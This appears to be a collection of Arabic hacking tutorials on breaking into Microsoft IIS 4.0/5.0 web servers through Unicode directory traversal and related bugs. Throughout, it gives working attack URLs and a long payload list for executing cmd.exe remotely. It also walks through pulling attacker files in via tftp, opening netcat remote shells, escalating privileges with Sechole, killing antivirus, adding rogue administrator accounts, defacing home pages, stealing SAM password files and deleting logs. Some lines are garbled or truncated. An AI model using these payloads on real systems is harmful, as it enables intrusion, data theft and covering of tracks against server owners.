<http://www.xxxx.com/msadc/..%c0%af../winnt/system32/cmd.exe?c+copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\cmd1.exe>
٢- الطريقة الثانية بالتعامل مع الملف **ssinc.dll** والطريقة كما يلي :-
○ اولا انشاء صفحة باسم **test.shtml**

- تكون هذه الصفحة داخل مجلد `wwwroot/hEx/test.shtml`
- كتابة هذا الكود داخل الصفحة `<!--include file="AAAA[...].AA#--!>` بحيث ان حرف **A** يتم كتابته حتى يتعدى ٢٠٤٩ حرف .
- الان يتم طلب الصفحة من خلال المتصفح `http://www.xxxx.com/test.shtml`
- الان سوف تظهر لك الصفحة .
- الان تستطيع الكتابه وتم تخطي مشكلة الـ **Access Denied** .
- اذا ظهرت لك صفحة الخطاء رقم ٥٠٠ فمعناها انك لم تقم بتطبيق الطريقة بالشكل الصحيح وعليك اعادة المحاولة .
- ٣- الطريقة الثالثة باستخدام برنامج **NC.exe** بحيث يتم عمل اب لوود لهذا الملف داخل مجلد الـ **Temp** في دليل الويندوز ومنه يتم تنفيذ الاوامر من خلال موجة الدوز وللمعلومية مجلد الـ **Temp** مفتوح لعمليات الاب لوود .
- ٤- الطريقة الرابعة وهي من خلال عمل كراش للسيرفر باستخدام البرامج اللازمة لهذا الغرض وهذه الطريقة غير مجديه في كثير من الاحيان .
- ٥- البحث عن ملفات : `w3svc.exe` ، `shell.exe` ، `sensepost.exe` ، `root.exe` ونسخها الى مجلد `c:\inetpub\scripts` وتطبيق الثغرة من خلالها .

- كيفية عمل اكاونت للدخول بواسطة الـ **FTP** .

- ١- نسخ ملف **CMD** الى مجلد **Scripts** باسم **Shell.exe** حتى يتم الاستفادة من ثغرة قديمة
`/c+copy+c:\winnt\system32\cmd.exe+c:\inetpub\scripts\shell.exe`
- ٢- انشاء ملف `mspft.pll` بواسطة الامر **Echo** وكتابة فيه التالي `open ftp.host.com`
 حيث ان هذا هو الخادم للـ **FTP** .
- ٣- الان مطلوب اضافة مجهول **Anonymous** الى نفس الملف الذي قمنا بانشاءه `mspft.pll`
`/shell.exe?/c+echo+anonymous+>>+c:\winnt\mspft.pll`
- ٤- الان مطلوب ادراج البريد hExRay@Hotmail.Com الى نفس الملف الذي قمنا بانشاءه
`mspft.pll`
- ٥- اضافة **User** قبل **Anonymous** لزوم الملف الذي قمنا بانشاءه `mspft.pll`
`/shell.exe?/c+echo+user+anonymous+>>+c:\winnt\mspft.pll`
- ٦- الان تكرر لحاجة الاعداد
`/shell.exe?/c+echo+hEx@Hotmail.Com+>>+c:\winnt\mspft.pll`
- ٧- يتم هنا ادراج الموقع الحالي للملفات
`/shell.exe?/c+echo+lcd+c:\inetpub\wwwroot+>>+c:\winnt\mspft.pll`
- ٨- الان يكتب اوامر الـ **FTP** اللازمة لسحب الملف من خادم الـ **FTP** وهي `Get index.htm` ثم يدرج هنا بدون المسح السابق
`/shell.exe?/c+echo+get+index.html+>>+c:\winnt\mspft.pll`
- ٩- هنا نفس السابق ولكن باضافة **Quit**
`/shell.exe?/c+echo+quit+>>+c:\winnt\mspft.pll`
- ١٠- الان يتم تنفيذ امر `FTP.exe?+ "-s:c:winnt\mspft.pll"` وهو عبارة عن خطوات قمنا بانشاءها وموجودة في ملف `mspft.pll` باحتوائها على مايلي :-
- Open FTP.host.com


- Anonymous
- hEx@Hotmail.Com
- User Anonymous
- hEx@Hotmail.Com
- Get index.html
- Quit

/msadc/..%c0%af../..%c0%af../winnt/system32/ftp.exe?+""
s:c:\winnt\mspft.ppl"

- طريقة كشف باسورد الادمينستريطور .

نحتاج الى وجود برنامجين (Microsoft Access – L0phtCrack) وهي لزوم تنفيذ بعض الخطوات لتالية وهي :-

- باسورد الادمينستريطور للسيرفر يكون موجود في ملف الـ SAM._ في دليل \winnt\repair\ وافضل برنامج ل فك شفرة الباسورد هو برنامج L0phtCrack كما هو موضح بالشكل التالي:-



- اذا كان هناك مستخدمين في السيرفر ويوجد لديهم حساب فان معلوماتهم سوف تكون في ملف **PASSFILT.DLL** ونستطيع تحديد مسار هذا الملف من خلال الريجستري بواسطة هذا المفتاح :-

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\SYSTEM32\PASSFILT.DLL

- اذا كان السيرفر يعتمد في القراءة باستخدام صفحات الـ ASP للوصول الى البيانات من خلال قاعدة الـ MySQL فسوف نحتاج الى تطبيق ثغرة (**+.htr**) للوصول الى باسورد المسنول عن هذه القاعده وهي كالتالي :-

http://www.xxxx.com/default.asp+.htr

عند ظهور صفحة الخطا في الوصول الى الصفحة المطلوبة وبالتحديد في سيكرت التنفيذ فالطريقة صحيحة وماعلينا فقط سوى سحب ملف **database.inc** وقراءة محتوياته للعثور على اسم المستخدم والباسورد للمسئول عن قاعدة البيانات .

- تغيير الصفحة الرئيسية للموقع وعملية الاب لوود بواسطة برنامج TFTP
- ١- قم بانشاء صفحة وضع شعارك عليها واحفظها باسم index.htm على الـ c:\
 - ٢- قم بتشغيل برنامج TFTP ونفذ الامر في الفقرة التالية .

/c+tftp.exe+"-
i"+1.1.1.1+GET+index.htm+C:\inetpub\wwwroot\index.htm

tftp.exe	وهو البرنامج اللازم لعمل الاب لوود ويجب ان يكون شغال في حالة تنفيذ الامر
"-i"	وهو بمثابة باراميترز لزوم قراء البيانات في مكتبة الملفات
1.1.1.1	رقم الايبي الخاص بك
GET	وهو الامر اللازم لطلب الملفات مابين الارسال والاستقبال
index.htm	اسم الملف بجهازك
inetpub\wwwroot\	اسم الدليل في السيرفر
index.htm	اسم الملف على السيرفر

- مسح ملفات اللوق حتى لا يتم التعرف عليك .
وتتم هذه العملية من خلال حذف ملفات الـ Log من مجلد System32 بواسطة الامر :-
/c+del+c:/winnt/system32/logfiles/*.log

....

" الإختراق عن طريق اليونيكود (الجزء الثاني) "

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: XDEMONX:

\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$\$

في الدرس الأول كان عبارة عن اوامر اساسية يستطيع الجميع تطبيقها .. اما في هذا الدرس فالأمر يتطلب بعض الذكاء والمهارة ..

البداية :

عند وجود موقع مصاب بثغرة ما (يونيكود) فان اول شي عليك القيام به هو نسخ مجلد cmd الى cmd1 بهذه الطريقة:

C+copy+c:\winnt\system32+

c:\winnt\system32\cmd1.exe والسبب هو تفعيل امر الكتابة .. **Echo**

وبعد ذلك نفذ الثغرة من الملف الجديد (**CMD1.exe** هذا شي يعرفه الجميع) لكن للتذكير فقط !

الان عند تصفحك لملفات الموقع من المتصفح .. من خلال هذه الثغرة فانه سيكون لديك صلاحيات **IWAM_USER** وهذا المستخدم هو عبارة عن يوزر ينتمي للمجموعة **Guest** وهو اليوزر المسؤول عن تشغيل سيرفر **IIS** وبما انه من مجموعة **Guest** فهو لا يملك صلاحيات كثيرة !! الا اذا تم اعداده بشكل سيء :

لايوجد شي اكثر ادمانا من محاولة الحصول على روت (: هذا في انظمة ***nix** اما في **Microsof** فالوضع مختلف (: فان محاولة الحصول على صلاحيات **Administrator** ليس بالسهولة التي تتوقعها (: فرفع الامتيازات بشكل محلي في انظمة مايكروسوفت ممكن فقط بطرق قليلة لا يتعدى عددها اصابع اليد الواحدة .. وانا اكتب هذا الموضوع لاشرح كيفية احكام السيطرة على السيرفر والحصول على حساب مكافيء للمدير (: والتمتع بجميع موارد النظام ..
+الملفات المطلوبة :

Sechole.exe وملحقاتها.

Kill.exe

Tlist.exe

ncx99.exe

tftpd32.exe

جهاز العده (: ..

لتوفير الوقت جمعتها في مجلد واحد هنا

الان سأشرح عمل كل اداة :

١- **Sechole** وهو اقوى استثمار موجود لرفع الامتيازات بشكل محلي .. وطريقة عمله (بشكل مبسط) بأنه يعتمد على صدع في نواة ويندوز ان تي .. يستطيع من خلاله اغتصاب عملية تابعه لمدير النظام يقوم

من خلالها برفع امتيازاتك :) .

- ٢- list تقوم بعرض جميع العمليات التي تعمل بالخلفية .. والفائدة منها هو اقفال الفايروول + الاتني فايروس (:
 ٤- Kill.exe عملها متمم للاداة السابقة حيث ستقوم باقفال رقم العملية المستخرج من الاداة السابقة .
 ٥ NCX99 نسخه مطورة من الباكدور NC ينصت على المنفذ ٩٩
 TFTP32.exe -4- لنقل الملفات الى السيرفر ..

كل ما سبق كان عبارة عن مقدمه (: اما العمل الحقيقي سيبدأ الان :

اولا قم برفع جميع الادوات السابق الى السيرفر ..
 ثم قم بتشغيل ncx99.exe بهذا الشكل مثلا :

<http://target/scripts/..À../winnt/system32/cmd1.exe?/c+C:ncx99.exe>

بعد ذلك قم بالاتصال بالموقع على البورت ٩٩ ..

ستحصل على سطر اوامر CMD بدون امتيازات. = Guest

الان قم بتشغيل الاداة .. TLIST ستعرض لك جميع العمليات التي تعمل .. قم بالبحث عن رقم العملية PID الخاص بالاتني فايروس ان وجد .. وكذلك اذا وجدت جدار ناري ..

سجل رقم PID الخاص بالاتني فايروس والفايروول على ورقه جانبيه ..

الان قم بقتل الاجراء بالاداة Kill بهذا الشكل .. Kill.exe PID : مكان PID تضع رقم العملية (:

يسأل البعض ! ماله هدف من اقفال الاتني فايروس ؟ الاجابة .. أن التحديثات الاخيرة من انتي فايروس

تتعامل مع Sechole على انه باكدور .. والان بعد اتمام العمليات السابقة بنجاح .. قم بتشغيل

(: Sechole.exe من المتصفح.

عندها سيتم رفع امتيازات IWAM_USER الى مجموعه Administrators ..

الان بإمكانك تنفيذه جميع الاوامر بكامل الحريه وبدون اي مشاكل في الصلاحيات. Access Denied

وطبعا اهم شي الكتابة على الصفحة الرئيسية بامر الايكو:

C+Echo+Hacked+by+XDeMoNX+

> +C;linetpub\wwwroot\index

.htm

ولكن ليس هذا كل شي ..

القراصنه الانكيا لا يبحثون فقط عن تغيير الصفحة الرئيسية خصوصا اذا كان الموقع مهم او يحتوي على

معلومات او قواعد بيانات ... إلخ (:

سؤال : هل تستطيع الدخول بهذا اليوزر ؟ IWAM_USER الى اي خدمه مثل تلنت او اف تي بي ؟؟

الاجابة : لا .. صحيح اننا قمنا برفع امتيازاته لكننا لانملك كلمه المرور ! لانها ستكون مسنده بشكل

عشوائي .

سيذهب تفكير البعض الى الحصول على ملف السام وكسره (: هذا ممكن .. لكن يوجد ما هو اسهل .
 بما اننا لدينا حساب مكافي لـ Administrator ولكننا لا نملك كلمة المرور . ما رأيك بإضافه يوزر جديد
 باسمك مع باسورد خاصه بك مع امتيازات المدير ايضا !! (: قليل من الذكاء والتفكير (:
 قم بانشاء مستند نصي جديد واضف السطر التالي :

**net user Demon pass /add && net localgroup administrators Demon
 add.bat** واحفظها باسم .

توضيح : ما فعلناه سابقا هو انشاء مجلد دفعاتي يقوم بانشاء يوزر جديد Demon وكلمة مرور Pass
 و اضافته الى مجموعة الادمنستريينوزر (: المدرء ..

قم الان برفع الملف **add.bat** ثم تشغيلها من المتصفح (بواسطة اليونكود)
 الان لديك حساب مدير (: وتستطيع الدخول الى اي خدمه .. اف تي بي او تلتنت او نت بيوس او غيرها (:
 لا تنسى في النهاية مسح الاثار واطافة الابواب الخلية الخاصة بك لتسهيل الدخول في المرات القادمة (:
 طبعا لن اتوسع في هذا الجانب لانه (لكل شيخ طريقة!) وكل واحد له اسلوب في اخفاء ادواته والتحكم في
 الملفات .

نرجع لنقطة سابقة ..

هل تذكر اني طلبت منك افعال الفايروول؟؟ لماذا ؟

لو جربت تنفيذ الامر **netstat -an** من خلال سطر اوامر الان سي .. فانك ستجد من المنافذ ما يسر القلب
 (:

90% من السيرفرات اللي دخلتها وكانت محمية بجدران نار (: وجدت المنفذ 139 فيها مفتوحا بدون
 حمايه (: لذا فان افعال الفايروول قد يجعل لك اكثر من خيار لاسقاط الهدف (: ...


```

/scripts/..%C0%AF..%C0%AF..%C0%AF..%C0%AFwinnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir+c:\
/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%c1%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\
/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+dir+c:\
/msadc/..\%e0%80%af../..\%e0%80%af../..\%e0%80%af../winnt/system32/cmd.exe?/c+dir+c:\
/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/samples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_cnf/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

```

/adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\

٢) بإمكانك الحصول على برنامج TFTP من الموقع <http://iisbughelp.4t.com/>

٣) معرفة اليونيكود بسيطه جدا يكفي ان تعرف كيف تستطيع الانتقال عبر الهارديسكات وعبر الملفات (تعمل عبر المتصفح)

/[scripts]/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\

لقرائه ما بداخل هارديسك C:\

/[scripts]/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+D:\

لقرائه ما بداخل هارديسك D:\

/[scripts]/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+E:\

لقرائه ما بداخل هارديسك E:\

نقوم بعمل سكان على الموقع لنرى ما به من ثغرات وهنا مثال على ثغرات مبتدأه بالمجلد المطلوب ((اغلب ثغرات اليونيكود تنطلق من هذه المجلدات))

١) مثال المجلد msadc

/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\

٢) مثال المجلد vti_bin

/_vti_bin/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\

في سيرفرات IIS عند تركيبها ((بشكل عادي)) يكون المجلد الرئيسي للويب تحت اسم معين وهو :

<C:\inetpub\wwwroot>

او في المجلد

<D:\inetpub\wwwroot>

او في المجلد

<E:\inetpub\wwwroot>

في العاده يكون في الهارديسك C ولذلك سأكمل شرحي على انه هناك ستجد في هذا المجلد عادة جميع المواقع التي على السيرفر

فلو وجدنا ثغرة يونيكود ما ولتكن

/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\

وأردنا الولوج الى هذا الملف لنرى ما به فسنتب الثغره هكذا :

/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir+C:\inetpub\wwwroot

إذا كان السيرفر يحوي عدة مواقع فستجدها كل موقع باسمه (ستجدها في مجلدات بداخل مجلد الـ **wwwroot**) اما لو كان السيرفر عبارته عن موقع واحد فقط فستجد كافة الملفات في مجلد الـ **wwwroot** نفسه
 في اغلب الظن يقوم الهاكر بتغيير الصفحة الرئيسية الاولى وعليك ان تعلم انه ليس دائما الصفحة الرئيسية الاولى تحمل اسم **index.htm**
 هناك عدة تسميات وأختصارات لها وهذه بعضها ((معظمها))
index.htm
index.asp
default.htm
default.asp
main.htm
main.asp

لنفرض الان اننا وجدنا ان الصفحة الرئيسية للموقع في مجلدنا **wwwroot** هي **index.htm** فكيف سنقوم بتغييرها وهو ما يهمنا تقريبا من عملية الاختراق هذه سنقوم اولا بتغيير اسم الملف من **index.htm** الى اي اسم اخر يخطر ببالك وليكن **ss.htm** طبعا سنرسل الامر عبر ثغرة اليونيكود من المتصفح لديك وسنقوم بتغيير الداله **c+dir** الى الداله **c+ren** ((عليك ان تعرف ان الاوامر التي سوتضع هي نفس الاوامر الموجوده في **Dos** وفي **Command Prompt** فعليك ان تكون عارفا بما هو الامر المراد استخدامه المهم ستكتب الثغره هكذا :

```
/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+ren+C:\inetpub\wwwroot\index.htm+ss.htm
```

وهكذا فقد تم تغيير اسم الصفحة من **index.htm** الى **ss.htm** ارأيتم كم هو سهل ؟

Aيببدو انك ايها المخترق لم تكتفي باغلاق الصفحة الرئيسية للموقع فانت تريد ان تضع صفحة بموضوع اخر وليكن الموضوع هو **Hacked!!!** فكيف سنرسلها في صفحة **index.htm**؟؟ هناك عدة طرق ومنها سأذكر هذه الطريقه وهي عبر الاتصال بمنفذ **TFTP** الذي ستكون فيه انت في وضع السيرفر والموقع الذي امامك في وضع الكلاينت كيف سيتم هذا ؟

اولا قم بتركيب نظام سيرفر **TFTP** على جهازك (البرنامج المذكور في اول الموضوع من افضل البرامج وهناك برنامج اخر اكثر احترافا ولكن هذا يكفي)

الان ضع السيرفر الرئيسي في **C:** لديك قم بتصميم صفحة خفيفه وسريعه وسمها **index.htm** وضعها في **C:** الان نريد ان نرسل للسيرفر الملف الجديد من **C:** لدينا الى ملف **C:\inetpub\wwwroot** لا ليس الامر صعبا ففي نظم ميكروسوفت يوجد امر ((هو بالأصح برنامجا منفصلا)) يحمل اسم **TFTP** وهو عبارته عن كلاينت بسيط يستخدم بروتوكول **TFTP** وهو بروتوكول بسيط جدا جدا ((يسميه البعض البروتوكول الثافه)) يقوم بسحب او ارسال الملفات من والى الجهاز ونحن نريد ان يسحب ملفا من جهازنا فكيف لنا ذلك ؟

طبعا لو كنا في غير اليونيكود لكتبنا توليفة الامر التالي :

```
tftp.exe -i XXX.XXX.XXX.XXX get index.htm
```

<C:\inetpub\wwwroot\index.htm>

((XXX.XXX.XXX.XXX تعني اي بي السيرفر المراد سحب الملف منه))
 في توليفة هذا الامر يقوم الكلاينت بطلب الملف المسمى index.htm ليضعه في جهازه في المجلد
 wwwroot

ولكن لا تنسى فشكل توليفة الاوامر يختلف من الوضع العادي عن وضع اليونيكود فما هو الحل ؟
 الحل هو ان تحول توليفة الامر الى يونيكود لتضعه في الثغرة التي لديك
 بعد تحويل الامر الى يونيكود سيصبح شكله كالتالي :

ftfp.exe+"-
 i"+XXX.XXX.XXX.XXX+GET+index.htm+C:\inetpub\wwwroot\index.htm
 يالروعه لقد تجاوزنا العقبة بالفعل (:)

الان قم بتشغيل سيرفر الـ TFTP وقم بتجهيز ملف الـ index.htm
 وقم بالاتصال مع الموقع عبر ثغرة اليونيكود المضاف اليها هذه التوليفة ليصبح في النهايه على هذا النحو
 :

/msadc/..%c1%9c../..%c1%9c../..%c1%9c../winnt/system32/cmd.exe?/c+
 ftp.exe+"-
 i"+XXX.XXX.XXX.XXX+GET+index.htm+C:\inetpub\wwwroot\index.htm

وهكذا قمنا بتحميل الصفحة الى الانترنت وانتهينا من عملية الاختراق ((تقريبا :))
 ملحوظه : يمكنك ان تقوم بتحميل ملفات EXE ايضا وتشغيلها على السيرفر بنفس الاسلوب وهذا مثال :
 لنفرض اننا نريد تحميل ملف EXE على السيرفر وسميانه hunter.exe ونريد تشغيله فكيف لنا ذلك ؟
 سنتبع الاتي :

نقوم بتحميل الملف على السيرفر كما قمنا بتحميل index.htm ونضعه في C:\ للسيرفر عبر هذه
 التوليفة :

/msadc/..%c1%9c../..%c1%9c../..%c1%9c../winnt/system32/cmd.exe?/c+
 ftp.exe+"-i"+XXX.XXX.XXX.XXX+GET+hunter.exe+C:\hunter.exe

بعد ان يتم تحميل الملف سنشغله عبر تنفيذ هذا الامر

/msadc/..%c1%9c../..%c1%9c../..%c1%9c../hunter.exe
 او عن طريق هذا الامر

/msadc/..%c1%9c../..%c1%9c../..%c1%9c../winnt/system32/cmd.exe?/c+
 hunter.exe

الآن وقد قاربنا على الانتهاء بقي لدينا في السيرفر عمل واحد فقط الا وهو مسح ملفات اللوج *log.
 وسيكون ذلك عن طريق هذا الامر :

/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+d
 el+C:*.log/s

هناك انواع اخرى من الملفات يتم تخزين فيها بعض المعلومات ويفضل مسحها ايضا وهي مثل الملفات ذات
 الامتداد tmp

وهذا امر مسحها عبر اليونيكود :

/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+d
 el+C:*.tmp/s

" الدليل الكامل لإختراق سيرفر IIS "

\$\$\$\$\$\$\$\$\$\$\$\$

الكاتب: DEMON

\$\$\$\$\$\$\$\$\$\$\$\$

مقدمة :-

يعلم الجميع مدى انتشار سيرفرات IIS حيث تشكل النسبة الاكبر المستخدمة في تشغيل مواقع الانترنت ..
ويعلم الجميع مدى ضعف الناحية الامنية لهذه السيرفرات .. لذا قررت القيام بجمع اشهر ثغرات هذا النوع
مع توضيح كيفية عملها .

ملاحظة :-

معظم الطرق الموجودة هنا تعمل على سيرفرات IIS4.0 و IIS5.0 وجميعها تعتمد على البورت (٨٠)
يعني من خلال المتصفح)) .

المتطلبات :-

- ١- CGI-Scanner جيد .. أنا افضل Whisker يمكنك تنزيله من هذا الموقع :
- ٢- اكتيف بيرل لتشغيل ملفات البيرل (يمكنك تنزيله من الموقع: <http://www.activestate.com/>)
- ٣- ويب سيرفر (اي نوع) اباتشي او .. IIS

IIS Hack.exe :-

اكتشف خبراء الامن في شركة eEye ثغرة امنية تسمح لك بتحميل نسخه ذكية من nc.exe وجعلها
تنصت على المنفذ ٨٠ ..
وهذا سيعطيك سطر اوامر cmde.exe مع امتيازات Administrator .
بامكانك انزال NC.exe و IIS Hack.exe من الموقع <http://www.technotronic.com/> .
ويجب تشغيل ويب سيرفر في جهازك قبل تنفيذ الثغرة ..
قم بنسخ اداة nc.exe وضعها في الدليل الرئيسي للويب سيرفر لديك (في اباتشي (Htdocs وفي IIS
الدليل . wwwroot
ثم قم بتشغيل : IISHack.exe
80 your_IP/ncx.exe <http://www.target.com/c:\>iishack.exe>
وبعد اتمام الخطوة السابقة بنجاح :
eGG SheLL وستجد امامك <http://www.target.com/c:\>nc>

ملاحظة : تعمل هذه الثغرة على سيرفرات IIS4.0 فقط ((إذا لم يتم تركيب الرقعة)).

do you want me to explain what to do next, hey common you must be kidding
...hehe....

MDAC = RDS :-

اعتقد انها ثغرة قديمة قليلا (لكني ما زلت ارى ان ٤٠% من المواقع تعاني منها ..
تسمح لك هذه الثغرة بتشغيل اوامر على النظام الهدف بشكل محلي .. سيتم تشغيل وامرك بصفتك مستخدم
SYSTEM اي بصلاحيات مدير النظام .. على العموم اذا اردت معرفة اذا ما كان النظام مصابا بهذه
الثغرة ام لا ..

قم اولا بالاتصال بالنظام الهدف 2 -w -nw -c : http://www.host.com/ : 80 ثم قم بارسال
الامر HTTP GET /msadc/msadcs.dll
فاذا كان الرد application/x_varg : فهذا يعني ان النظام مصاب ((اذا لم يتم ترفيحه)) ..
بامكانك ايجاد سكربتات بيرل تسهل عليك العمل في هذا الموقع : (www.wiretrip.net/rfp)
mdac.pl - msadc2.pl) v
c:\> mdac.pl -h host.com

Please type the NT commandline you want to run (cmd /c assumed):\n
cmd /c

إذا اردت تغيير الصفحة الرئيسية ما عليك الا تنفيذ الامر > echo hacked by me hehe
C:\inetpub\wwwroot\index.htm
وإذا أردنا احكام السيطرة على الموقع بامكاننا تحميل Hacker's Swiss knife Army اقصد
Nc.exe بواسطة هذا الامر :

%systemroot%&&tftp -i YourIP GET nc.exe&&del ftptmp&& attrib -r
nc.exe&&nc.exe -l -p 80 -t -e cmd.exe

(قم بقراءة الامر من اليسار الى اليمين لتتمكن من قراءته جيدا)

بعدها قم بالاتصال بالنظام الهدف على المنفذ ٨٠ وستجد سطر اوامر مع امتيازات Administrator .

Codebrws.asp & Showcode.asp :-

الملفان عبارة عن قاريء ملفات ASP يأتي مع IIS ولكنه لا يأتي محمل افتراضيا بل يجب على مدير
النظام تفعيله ..
فاذا كانت هذه الخدمة مفعلة ستسفيد منها كثيرا فهي تسمح لك بقراءة اي ملف ((asp اعني رؤية
المصدر)) .

باستخدام هذا الامر ستحصل على ملف السام ((اذا كان النظام مصابا)) :

<http://www.victim.com/msadc/samples...nt/repair/sam>.

بعد الحصول على ملف السام .. Expand it & Crack it باستخدام الاداة المفضلة لدي (LC3.0
سيتم كسرهما في اقل من ٢٤ ساعة) .

Null.htw : -

عملية شرح كيفية عمل هذه الثغرة معقد قليلا .. لذا سأكتفي فقط بطريقة الاستفادة منها ..
باختصار تسمح لك بروية السورس كود لاي ملف .. ASP

لتنفيذ الثغرة : <http://www.victim.com/null.htw?CiWe...HiliteType=full>

سيعرض لك هذا الرابط السورس كود الخاص بالصفحة . Default.asp

webhits.dll & .htw : -

اولا قم بتجربة اللنك على النظام الهدف : <http://www.victim.com/blabla.htw>
فإذا كان الرد بهذه العبارة format of the QUERY_STRING is invalid : فهذا يعني ان
النظام الهدف مصاب بنسبة ٩٠% .
اخيرا جرب تنفيذ الثغرة بهذه الطريقة :

www.victim.com/xxxxxxxx/xxxxxxxx/x...hiliteType=full
مع تغيير الـ XXXXX/XXXXX/XXXX/XXX.htw باحد هذه الملحقات ، وبالتأكيد سيعمل احدها :

iissamples/iissamples/oop/qfullhit.htw

iissamples/iissamples/oop/qsumrhit.htw

iissamples/exair/search/qfullhit.htw

iissamples/exair/search/qsumrhit.htw

وبالتالي ستحصل على ملف السام قم بكسره بواسطة الاداة .. LC3

[\$DATA] ASP Alternate Data Streams:-

هذه الثغرة كانت بدايتها منذ العام ١٩٩٨ .. وهي مخصصة بالتحديد لسيرفرات IIS3.0 والان تعمل على
بعض سيرفرات .. IIS4.0

ومهمتها عرض السورس كود لاي صفحة ((البعض يتساءل مالفائدة من عرض سورس الصفحة ؟؟))
الاجابة ان بعض الصفحات تحتوي على معلومات مهمة مثل كلمات مرور قواعد البيانات مثل

Global.asa

يمكن تنفيذ الثغرة من المتصفح بواسطة هذا الأمر : <http://www.victim.com/default.asp::>

\$DATA

----- ASP dot bug : - -----

ربما اقدم ثغرة في هذا النص هي هذه الثغرة حيث تقوم ايضا بعرض السورس كود الخاص بأي صفحه ..
حيث تم اكتشافها في العام ١٩٩٧ ..
ويتم تنفيذها من المتصفح بهذا الشكل :
<http://www.victim.com/sample.asp> لاحظ النقطة الموجودة في اخر السطر
وهي فقط تعمل على سيرفرات . IIS3.0

----- ISM.DLL Buffer Truncation : - -----

خطأ برمجي يسمح للمهاجم بسحب الملفات ورؤية السورس كود ايضا ..
وفكرة الثغرة هي التحايل على السيرفر بايهامه اننا قمنا بطلب ملف ما .. وفي الحقيقة نحن نقوم بطلب
ملف اخر ..
الملف المسؤول عن هذا الخطأ هو ISM.dll حيث يتم تحميله بعدد كبير من الرموز المسافة (%٢٠)
Space .
يمكن تنفيذ الثغرة بهذا الشكل :
<http://www.victim.com/global.asa%20global.asa.htr> (...<=230)
مكان الـ ٢٣٠ = >نقوم بوضع ٢٣٠ مسافة بهذا الشكل ٢٠% ..
هذا الخطأ يعمل على سيرفرات .. IIS 4.0&5.0 ولكن لا يمكن تجربتها على السيرفر اكثر من مره الا اذا
قام بتسجيل خروج وتسجيل دخول ، ويعود السبب في ذلك ان الثغرة السابقة تؤدي الى ايقاف الملف
